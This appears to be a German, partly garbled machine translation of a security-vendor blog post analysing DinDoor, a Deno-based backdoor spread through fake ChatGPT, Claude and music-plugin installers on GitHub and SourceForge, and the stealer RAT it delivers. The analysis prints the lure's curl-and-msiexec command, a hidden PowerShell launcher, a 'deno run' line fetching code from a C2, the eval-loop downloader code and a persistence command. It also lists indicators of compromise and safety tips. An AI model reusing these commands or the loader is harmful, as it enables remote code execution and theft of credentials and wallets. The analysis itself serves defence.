Im Rahmen unserer Bedrohungsanalysen entdeckten wir gefälschte Installationsprogramme und Plugins, die sich als beliebte Software wie ChatGPT, Claude, AutoTune und Kontakt ausgeben. Diese Programme sind auf GitHub und SourceForge verfügbar und verbreiten eine Deno-Backdoor namens DinDoor . Angreifer nutzen kompromittierte Systeme. YouTube Kanäle zur Verbreitung von Links zu diesen Plattformen.
DinDoor installiert letztendlich verschiedene Arten von Malware, darunter einen heimlichen Fernzugriffstrojaner (RAT), der ebenfalls die Deno-JavaScript-Laufzeitumgebung nutzt.
Angreifer missbrauchen zunehmend alternative JavaScript-Laufzeitumgebungen wie Bun und Deno, um herkömmliche Erkennungsmethoden zu umgehen. In einer unserer jüngsten Untersuchungen dokumentierten wir, wie Angreifer Bun als ersten Infektionsvektor nutzen, um NWHStealer zu verbreiten. Im März beobachteten die Forscher ThreatDown zudem, wie Angreifer Deno einsetzten, um CastleLoader über eine mehrstufige Infektionskette mit dem ClickFix-Köder zu verbreiten.
Diese Kampagnen nutzen Scoop (einen alternativen Installer für Windows ) und WinGet (das offizielle Windows Mithilfe eines Paketmanagers installieren sie Deno auf dem Rechner des Opfers. Anschließend nutzen sie die Deno-Laufzeitumgebung, um eine RAT auszuführen, die zusätzliche Schadsoftware ausführen und Daten aus Browsern, Wallets und anderen Anwendungen exfiltrieren kann. Diese RAT verfügt über eine interessante Peer-to-Peer-Funktion, die … Edge um schädlichen Datenverkehr zu verbergen.
Seriöse Plattformen, die zur Verbreitung von Malware missbraucht werden
Die Infektionskette beginnt in den meisten analysierten Fällen mit MSI-Dateien oder PowerShell-Skripten, die von GitHub oder SourceForge heruntergeladen werden. Benutzer werden üblicherweise über kompromittierte Server auf diese schädlichen Repositories umgeleitet. YouTube Kanäle. Diese Videos haben derzeit insgesamt mehr als 50.000 Aufrufe.


Die Kompromittierten YouTube Kanäle erstellen Beiträge, die für verschiedene Software werben, und wechseln ständig zwischen GitHub-Konten, um die Malware zu verbreiten.


Die gefälschte Software scheint darauf ausgelegt zu sein, Kreative, KI-Begeisterte, Gamer und technisch versierte Nutzer anzusprechen, die eher dazu neigen, inoffizielle Tools, geknackte Software oder von der Community verbreitete Installationsprogramme von Websites wie GitHub und SourceForge herunterzuladen. Wir haben gefälschte MSI-Dateien und Skripte entdeckt, die sich als Installationsprogramme und Plugins für legitime Software und Marken wie ChatGPT, Claude, ZENOLOGY, Ableton Live, AutoTune und Kontakt tarnen.

Die bösartigen Repositories verfügen über einen Befehl für beides. Windows und macOS. Diese Repositories fordern Benutzer auf, das Terminal zu öffnen und einen schädlichen Befehl zu kopieren, der die MSI-Datei von GitHub herunterlädt und ausführt.

Böswillige GitHub-Konten erstellen zahlreiche Repositorys, die mit gefälschter Software und Plugins zu beliebten Programmen gefüllt sind, um mehr Nutzer anzulocken.


Wir haben festgestellt, dass dieselbe Hintertür über SourceForge verbreitet wurde, wobei sie sich als legitime Spielesoftware namens „GearUP“ und als KI-basierte Software zum Entfernen von Wasserzeichen namens „BWR“ ausgab.
Wie man sicher bleibt
Die Angreifer setzten stark auf das Vertrauen der Nutzer. GitHub und SourceForge sind seriöse Plattformen, wodurch gefälschte Projekte überzeugender wirken. Wir haben GitHub kontaktiert, das die bösartigen Repositorys umgehend entfernt hat; Nutzer sollten jedoch damit rechnen, dass weiterhin neue auftauchen.
Hier sind ein paar einfache Tipps, wie Sie auf Nummer sicher gehen können:
- Laden Sie Software nur von den offiziellen Websites der Anbieter herunter.
- Seien Sie skeptisch gegenüber „kostenlosen“, geknackten oder inoffiziellen Versionen kostenpflichtiger Software.
- Seien Sie vorsichtig bei Downloads von GitHub, SourceForge, Foren oder Filesharing-Seiten, insbesondere von neuen oder unbekannten Konten.
- Angreifer erstellen weiterhin neue Profile, um diese Malware plattformübergreifend zu verbreiten. Überprüfen Sie vor dem Herunterladen eines Programms das Profil des Entwicklers oder Herausgebers, dessen Reputation und das Erstellungsdatum.
- Überprüfen Sie, ob der Inhalt des Archivs, die Bilder und die Textdateien Ihren Erwartungen entsprechen. Die Namen und Strukturen von Archiven folgen oft bekannten Mustern, die auf bösartige Absichten hindeuten.
- Prüfen Sie vor dem Ausführen der Datei den Herausgeber und die digitale Signatur. Windows Sie können dies in der Regel überprüfen, indem Sie mit der rechten Maustaste auf die Datei klicken und „Eigenschaften“ > „Digitale Signaturen“ auswählen. Beachten Sie, dass eine gültige Signatur keine Garantie für die Sicherheit einer Datei darstellt, fehlende oder verdächtige Signaturen jedoch oft ein Warnsignal sind.
Technische Analyse
Die bösartigen GitHub-Repositorys fordern den Benutzer auf, das Eingabefeld zu öffnen und einen bösartigen Befehl auszuführen. Die bösartigen Befehle laden eine MSI-Datei von GitHub herunter und installieren sie über msiexec. Diese Repositorys enthalten manchmal auch PowerShell-Skripte, um die Infektionskette auf ähnliche Weise in Gang zu setzen.
Beispiel für einen auf GitHub gehosteten bösartigen Befehl, der die Infektionskette in Gang setzt:
curl -Lo %temp%\s.msi https://raw.githubusercontent.com/claude-free-plugin/install/main/install.msi && msiexec /i %temp%\s.msi Das MSI-Paket legt eine CMD-Datei und ein PowerShell-Skript in einem zufälligen Verzeichnis ab, das im MSI-Paket angegeben ist InstallationFolder sowie Registrierungswerte. Wir haben unterschiedliche Strukturen für diese MSIs festgestellt, wobei JavaScript anstelle der CMD-Datei verwendet wurde oder zusätzliche eingebettete Dateien vorhanden waren.

Die CMD-Datei führt das PowerShell-Skript aus, dessen Name sich in den analysierten Infektionsketten ändert:
@set "SCRIPTDIR=%~dp0" @powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ""' + $env:SCRIPTDIR + '{Random name}.ps1""') -WindowStyle Hidden" 
Das PowerShell-Skript übernimmt folgende Aufgaben:
- Stellen Sie sicher, dass der Paketmanager Scoop installiert ist, und installieren Sie ihn gegebenenfalls mit dem offiziellen Skript von
get.scoop.shScoop ist ein beliebter Open-Source-Befehlszeilen-Softwareinstaller und Paketmanager für Microsoft. Windows Die - WinGet mit Scoop installieren ( Windows Paketmanager), falls fehlt.
- Installiert Deno (eine JavaScript-/TypeScript-Laufzeitumgebung) über WinGet oder Scoop, falls es noch nicht vorhanden ist.
Die Verwendung der Paketmanager Scoop und WinGet zur Installation zusätzlicher Software auf dem kompromittierten Rechner ist ein interessanter Ansatz, der dem Angreifer mehr Flexibilität verschafft.
Befehl zur Installation von Deno mit WinGet:
"C:\Users\admin\scoop\apps\winget\current\winget.exe" install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silentDie DinDoor-Hintertür
Als Nächstes wird der folgende Schritt mit der heruntergeladenen Deno-Ausführungsdatei ausgeführt:
"C:\Users\admin\AppData\Local\Microsoft\WinGet\Packages\DenoLand.Deno_Microsoft.Winget.Source_8wekyb3d8bbwe\deno.exe" run -A http://{C2}/{random_path}.jsDer zurückgegebene Code (interner Name: „launcher-1“) ist eine kleine Eval-Loop-Funktion, die die nächste Stufe herunterlädt (interner Name: „launcher-2“). Die heruntergeladene Backdoor ist unter dem NamenDinDoor bekannt.
var a="{C2}".split(","),i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/{BUILD_ID}.js");if(!t.ok)throw 0;e=await t.text()}catch{i++,await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(async()=>{"+e+"})()")}catch{}await new Promise(t=>setTimeout(t,3e4))}Die Backdoor sorgt für die Persistenz, sendet Informationen über das kompromittierte System an den Command-and-Control-Server (C2) und führt zusätzliche Payloads sowie vom C2 zurückgesendete Befehle aus. Die für die C2-Kommunikation verwendeten HTTP-Endpunkte variieren je nach analysiertem Fall.
Die Hintertür ruft eine ID von einem HTTP-Endpunkt ab (zum Beispiel, /security-pool) und nutzt diese ID dann, um die nächste Stufe von /v2{ID}.js.
Die erhaltene Stufe wird ausgeführt über stdin ohne auf die Festplatte geschrieben zu werden, mit dem Befehl:
deno run -A --no-check –Um eine dauerhafte Präsenz zu gewährleisten, führt die Backdoor einen PowerShell-Befehl aus, um einen RUN-Schlüssel zu erstellen, der den zuvor verwendeten Downloader „launcher-1“ ausführt:
conhost.exe --headless "<deno.exe>" -A "%APPDATA%\<hash>.jsIn den untersuchten Fällen verbreitet diese Backdoor mehrere Malware-Familien. In diesem Blogbeitrag analysieren wir eine der verbreiteten Payloads: eine RAT, die die Deno-JavaScript-Laufzeitumgebung nutzt.
Deno RAT
Das gelieferte RAT nutzt, wie die anderen analysierten Skripte auch, die JavaScript-Umgebung Deno und verfügt über den vollen Funktionsumfang, um das Gerät zu steuern, Befehle und Payloads auszuführen sowie verschiedene Arten von Daten über sein integriertes Stealer-Modul zu exfiltrieren.
Wir haben keinen konkreten Namen oder Hinweis auf den Urheber dieser RAT gefunden. In der Vergangenheit wurde die RAT aufgrund eines bestimmten Werts in der Konfiguration als „Smokest“ bezeichnet. Der ähnliche Kommentierungsstil und die gemeinsame Infrastruktur lassen vermuten, dass der Entwickler von DinDoor und der Entwickler der RAT möglicherweise dieselbe Person oder dasselbe Team sind.

Hast du etwas mitgenommen, das du besser nicht hättest mitnehmen sollen?
Neben HTTP für die C2-Kommunikation unterstützt der RAT auch WebSocket Kommunikation, die aktiviert wird, wenn der JSON-Wert isLiveEnabled Der vom C2 zurückgegebene Wert ist auf „true“ gesetzt.

Das RAT unterstützt verschiedene Befehle (exec, exec-ps, exec-sc, sysinfo, screenshot, stealer) und Funktionalität:
- Systeminformationen über das kompromittierte Gerät erfassen
- Vollständige bidirektionale Steuerung über eine benutzerdefinierte VNC-Implementierung via WebSocket
- Richten Sie sich an mehr als 50 Krypto-Wallet-Erweiterungen und 10 Krypto-Software-Ordner wie Atomic Wallet, Exodus, Electrum und ByteCoin
- Sammeln Sie Daten von Browsern, einschließlich Chrome Chrom, Tapfer, Edge Avast-Browser Edge Opera, Vivaldi, CentBrowser, Kometa, Orbitum, 360Browser und Chromodo
- Daten aus Telegram, Discord und Lightcord extrahieren
- Daten aus der Zwischenablage speichern und bearbeiten
- Ordner und Dateien auflisten und Inhalte aus Dateien mit bestimmten Dateiendungen extrahieren
- Screenshots mit verschiedenen Methoden erstellen
- Zusätzliche Payloads ausführen
- Beliebige Prozesse starten oder beenden
- Befehle mit PowerShell ausführen
- SOCKS5-Proxy-Tunnel über WebSocket einrichten
Einer der interessantesten Aspekte des RAT ist ein Peer-to-Peer-Streaming-Modus , der Folgendes nutzt: Edge Der Browser soll den Datenverkehr verbergen und die Erkennung erschweren.
Um Live-Video direkt an den Operator zu streamen, ohne es über den C2-Server zu leiten, erzeugt der RAT einen versteckten Microsoft-Server. Edge verarbeitet und verbindet sich mit ihm über Chrome DevTools-Protokoll (CDP). Anschließend wird eine kleine WebRTC-HTML-Seite injiziert. Edge Dadurch wird der legitime Browser in einen Peer-to-Peer-Video-Relay-Server umgewandelt. Der Deno-Agent erfasst und H.264-kodiert den Bildschirm des Opfers und leitet die Einzelbilder an den Server weiter. Edge Seite über CDP und Edge Die Daten werden über einen verschlüsselten WebRTC-Datenkanal direkt an den Browser des Betreibers weitergeleitet. Die für den Aufbau der direkten Verbindung erforderlichen SDP- und ICE-Signalisierungen werden über den bestehenden C2-WebSocket ausgetauscht.

Der RAT nutzt die folgenden Endpunkte für die C2-Kommunikation, die je nach Sample variieren können:
/health: überprüft die „ok“-Antwort vom C2/token: Empfang von Konfigurationsparametern, Aufgabenübermittlung, Ergebnissen und exfiltrierten Daten/vnc/agent/: Für die VNC-Kommunikation verwendeter WebSocket-Pfad
Die Konfigurationsdaten sind Base64-kodiert und werden bei der Kommunikation mit dem C2 als Autorisierungstoken gesendet. Dekodierte Konfigurationsdaten:
{

  "buildId": "cd361ef3159f5ce9",

  "buildNote": "BWR",

  "buildType": "msi-v2",

  "proxyUrls": ["{C2}"],

  "userId": "…",

  "accessTokenHash": "…",

  "iat": 1779372546,

  "exp": 2094948546

}

Wir haben verschiedene Varianten dieser RAT entdeckt, darunter eine „Light“-Version namens „agent-lite“, die nur wenige Befehle unterstützt und für die C2-Kommunikation Cloudflare Workers nutzt.
Danksagungen
- DinDoor:https://hunt.io/blog/dindoor-deno-runtime-backdoor-msi-analysis
- Smokest:https://x.com/vxunderground/status/2013006601133687004
Indikatoren für Kompromisse (IOCs)
URLs
https[:]//github.com/claude-free-plugin/https[:]//github.com/ai-gen-profihttps[:]//github.com/wharfdemolisherpithttps[:]//sourceforge.net/projects/gearup/https[:]//sourceforge.net/projects/bluewaveremover/
Domänen
claudescript[.]top: Vertriebswebsitems-telemetry-gateway-us[.]com: C2dakatawebstick[.]com: C2ashpaltlonpro[.]com: C2cf-proxy[.]cloud-analytics-services[.]workers.dev: C2agilemast3r[.]duckdns[.]org: C2geralnewlong[.]com: C2hngfbgfbfb[.]cyou: C2logicalnewrestore[.]com: C2
IPs
23[.]227[.]196[.]107: C245[.]137[.]99[.]121: C231[.]57[.]129[.]23: C266[.]78[.]40[.]107: C2193[.]233[.]198[.]132: C2
Von der Meldung von Bedrohungen bis zu deren Beseitigung.
Cybersicherheitsrisiken sollten niemals über die Schlagzeile hinausgehen. Schützen Sie Ihre Geräte vor Bedrohungen, indem Sie Malwarebytes noch heute herunterladen .